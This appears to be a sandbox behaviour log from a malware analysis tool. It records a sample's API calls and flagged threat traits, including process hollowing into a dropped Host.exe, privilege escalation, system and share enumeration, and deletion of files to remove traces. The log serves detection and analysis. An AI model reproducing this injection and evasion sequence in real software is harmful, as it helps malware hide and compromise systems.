Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48) Return: 1	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 844 Info: Obtains drive info from API result		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c) Return: 1	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb) Return: 1	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS		

Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b) Return: 1	2768	2220
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	732	844
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	732	844
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM___________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	732	844
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac) Return: 1	2768	2220
Delete File	Path: %TEMP%\tmp2313.tmp Type: VSDT_TEXT_HTML	2876	732
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 732 File: %TEMP%\tmp2313.tmp Type: VSDT_TEXT_HTML		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04) Return: 1	2768	2220
Call Process API	API Name: CreateProcessW Args: (%APPDATA%\Install\Host.exe, , , , , CREATE_SUSPENDED, , , , Process:2704:%APPDATA%\Install\Host.exe) Return: 1	2876	732
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Injected API: SetThreadContext Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Injected API: WriteProcessMemory Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe		

Detection	Threat Characteristic: Creates process Process ID: 732 Image Path: %APPDATA%\Install\Host.exe Shell Command:		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25) Return: 1	2768	2220
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6afe8b90, -1, a4e454, a4e450, 0) Return: 0	732	844
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS		
Call System API	API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\ ) Return: 3	732	844
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2704:%APPDATA%\Install\Host.exe, 400000, MZ., 1024, 67e7c8) Return: 1	2876	732
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2704:%APPDATA%\Install\Host.exe, 401000, SUVW....l$4....`., 212992, 67e7c8) Return: 1	2876	732
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: SUVW....l$4....`.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2704:%APPDATA%\Install\Host.exe, 435000, V.., 49664, 67e7c8) Return: 1	2876	732
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: V..		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2704:%APPDATA%\Install\Host.exe, 442000, .SC, 5120, 67e7c8) Return: 1	2876	732
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: .SC		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2704:%APPDATA%\Install\Host.exe, 44b000, , 512, 67e7c8) Return: 1	2876	732
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2704:%APPDATA%\Install\Host.exe, 44c000, , 9728, 67e7c8) Return: 1	2876	732
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f978000 Process:2704:%APPDATA%\Install\Host.exe, 7f978008, , 4, 67e7c8) Return: 1	2876	732
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 732 Target Process ID: 2704 Target Image Path: %APPDATA%\Install\Host.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2704:%APPDATA%\Install\Host.exe) Return: 1	2876	732
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\ ) Return: 3	732	844
Call Thread API	API Name: NtResumeThread Args: (Process:2704,) Return: ?	2876	732
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7) Return: 1	2768	2220
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2704], ppid[732) Return: 1	2876	732
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS		
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\ ) Return: 3	732	844
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\ZOUPON20X6SY3WN6Q4X2.temp Type: VSDT_COM_DOS	732	844
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	732	844
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\ZOUPON20X6SY3WN6Q4X2.temp Type: VSDT_COM_DOS	732	844
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF129ab.TMP Type: VSDT_EMPTY	732	844
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF129ab.TMP Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF129ab.TMP) Return: 1	732	844
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	732	844
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF129ab.TMP Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, a4e69c, 0, 0, 0) Return: e1b908	732	844
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 844 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (e1b908, a4e69c) Return: 1	732	844
Call System API	API Name: GetVersionExA Args: (e19590) Return: 1	732	844

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 844 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, a4ee18, 0, 0, 0) Return: e1b888	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, a4a7d8, 0, 0, 0) Return: e1bcc8	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, a49e98, 0, 0, 0) Return: e1c188	732	844
Call System API	API Name: AdjustTokenPrivileges Args: (4e4, 0, , 0, , a4e214) Return: 1	732	844
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 844 Info: Obtains system level privileges		
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d) Return: 1	2768	2220
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7) Return: 1	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_*, 0, b92ea84, 0, 0, 0) Return: acb5708	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (acb5708, b92eae0) Return: 1	2768	2220
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\Host.exe.log Type: VSDT_ASCII	2876	732
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\Host.exe.log Type: VSDT_ASCII	2876	732
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, a4b098, 0, 0, 0) Return: e1bc88	732	844
Detection	Threat Characteristic: Creates process in Application Data folder Process ID: 2704 Image Path: %APPDATA%\Install\Host.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92e534, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92e534, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e344, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e344, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, b92e390, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92e43c, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b92e390, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92e580, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92e534, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92e534, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92e488, 0, 0, 0) Return: acb5c88	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92e43c, 0, 0, 0) Return: acb5b08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92e43c, 0, 0, 0) Return: acb5a08	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92e488, 0, 0, 0) Return: acb5a08	2768	2220
